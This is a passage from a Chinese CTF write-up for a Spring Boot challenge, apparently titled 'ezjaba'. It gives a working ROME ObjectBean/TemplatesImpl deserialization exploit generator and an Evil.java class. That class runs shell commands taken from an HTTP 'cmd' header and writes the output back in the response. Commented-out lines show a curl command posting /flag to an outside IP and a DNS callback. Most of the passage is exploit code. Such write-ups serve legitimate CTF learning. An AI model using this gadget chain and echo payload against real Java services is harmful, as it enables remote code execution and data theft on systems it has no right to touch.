          System.out.println("information:" + object.toString());
      }

      return "calm down....";
  }
```

但是有黑名单，看一下pom.xml：

```xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.5.6</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.kyzy.ctf</groupId>
    <artifactId>ezjaba</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>ezjaba</name>
    <description>Demo project for Spring Boot</description>
    <properties>
        <java.version>1.8</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>
        <dependency>
            <groupId>rome</groupId>
            <artifactId>rome</artifactId>
            <version>1.0</version>
        </dependency>
    </dependencies>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
```

有个rome显得很突兀，查一下确实有个链可以rce，但是需要用到被ban了的HashMap。但用到HashMap其实只是为了在Gadget中调用到那个toString，但本题已经显示的调用了，所以从网上找POC改一下即可：

```
package com.summer.test;


import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.syndication.feed.impl.ObjectBean;
import javax.xml.transform.Templates;
import java.io.ByteArrayOutputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.util.Base64;

public class Test {

    public static class StaticBlock { }
    public static void main(String[] args) throws Exception {
        byte[][] bytecodes = new byte[][]{Base64.getDecoder().decode("xxx")};



        // 实例化类并设置属性
        TemplatesImpl templatesimpl = new TemplatesImpl();
        Field fieldByteCodes = templatesimpl.getClass().getDeclaredField("_bytecodes");
        fieldByteCodes.setAccessible(true);
        fieldByteCodes.set(templatesimpl, bytecodes);

        Field fieldName = templatesimpl.getClass().getDeclaredField("_name");
        fieldName.setAccessible(true);
        fieldName.set(templatesimpl, "test");

        Field fieldTfactory = templatesimpl.getClass().getDeclaredField("_tfactory");
        fieldTfactory.setAccessible(true);
        fieldTfactory.set(templatesimpl, Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl").newInstance());


        ObjectBean objectBean1 = new ObjectBean(Templates.class, templatesimpl);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream out = new ObjectOutputStream(byteArrayOutputStream);
        out.writeObject(objectBean1);
        byte[] sss = byteArrayOutputStream.toByteArray();
        out.close();
        String exp = Base64.getEncoder().encodeToString(sss);
        System.out.println(exp.replace("+","%2b"));


    }
}
```

还是动态加载字节码，关键就是那个恶意类里面要执行的代码该怎么写了。
我先是在本地打通了，远程那边一直没有回显，猜测是不出网，问了一下出题人确实是不出网的。
然后就开始了一下午的不出网回显尝试，尝试了各种奇奇怪怪的东西，什么dns，tomcat的各种内存马，Spring的内存马，等等发现都没打通。。。至于为什么我也不知道，不太会Java，这些东西等以后自己慢慢学到了应该就知道了。
最后是找到了这个东西：

https://github.com/SummerSec/JavaLearnVulnerability/blob/master/Rce_Echo/TomcatEcho/src/main/java/summersec/echo/Controller/SpringEcho.java

感觉也不算是内存马吧，就是通过上下文还有反射最终来回显。我一开始也想过就是能不能按照Tomcat的Filter的那种思路（因为刚学过）去获取Request，再想办法获取获取Response，不是想办法注册Filter了，而是直接把结果回显，但是想了一下网上可能有现成的就一直在找现成的POC没去找这个东西，结果还是错付了。

写个`Evil.java`：

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.net.InetAddress;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.io.ObjectOutputStream;
import java.io.*;
import java.lang.reflect.Method;
import java.util.Scanner;
public class Evil extends AbstractTranslet
{
        @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {

    }
    public Evil() throws Exception{
            Class c = Thread.currentThread().getContextClassLoader().loadClass("org.springframework.web.context.request.RequestContextHolder");
        Method m = c.getMethod("getRequestAttributes");
        Object o = m.invoke(null);
        c = Thread.currentThread().getContextClassLoader().loadClass("org.springframework.web.context.request.ServletRequestAttributes");
        m = c.getMethod("getResponse");
        Method m1 = c.getMethod("getRequest");
        Object resp = m.invoke(o);
        Object req = m1.invoke(o); // HttpServletRequest
        Method getWriter = Thread.currentThread().getContextClassLoader().loadClass("javax.servlet.ServletResponse").getDeclaredMethod("getWriter");
        Method getHeader = Thread.currentThread().getContextClassLoader().loadClass("javax.servlet.http.HttpServletRequest").getDeclaredMethod("getHeader",String.class);
        getHeader.setAccessible(true);
        getWriter.setAccessible(true);
        Object writer = getWriter.invoke(resp);
        String cmd = (String)getHeader.invoke(req, "cmd");
        String[] commands = new String[3];
        String charsetName = System.getProperty("os.name").toLowerCase().contains("window") ? "GBK":"UTF-8";
        if (System.getProperty("os.name").toUpperCase().contains("WIN")) {
            commands[0] = "cmd";
            commands[1] = "/c";
        } else {
            commands[0] = "/bin/sh";
            commands[1] = "-c";
        }
        commands[2] = cmd;
        writer.getClass().getDeclaredMethod("println", String.class).invoke(writer, new Scanner(Runtime.getRuntime().exec(commands).getInputStream(),charsetName).useDelimiter("\\A").next());
        writer.getClass().getDeclaredMethod("flush").invoke(writer);
```

```
        writer.getClass().getDeclaredMethod("close").invoke(writer);
    }
}
        // String[] cmd = {"/bin/sh","-c","curl http://172.16.177.48:39555/ -F file=@/flag"};
        //          InputStream in = Runtime.getRuntime().exec(cmd).getInputStream();
//        byte[] bcache = new byte[1024];
//        int readSize = 0;
//        try(ByteArrayOutputStream outputStream = new ByteArrayOutputStream()){
//            while ((readSize =in.read(bcache))!=-1){
//                outputStream.write(bcache,0,readSize);
//            }
//            String result = outputStream.toString();
//        InetAddress.getByName("1m22164l.ns.dns3.cf.").isReachable(3000);
//    }

    // }

        //Runtime.getRuntime().exec("sh /tmp/feng");
      //}
      //catch (Exception ex) {
      //    ex.printStackTrace();
      //}
```

然后javac编译成class，然后`cat Evil.class|base64 -w 0`，再把这段base64扔到上面的那个代码里面的`byte[][] bytecodes = new byte[][]{Base64.getDecoder().decode();`，生成payload，然后打过去就回显了：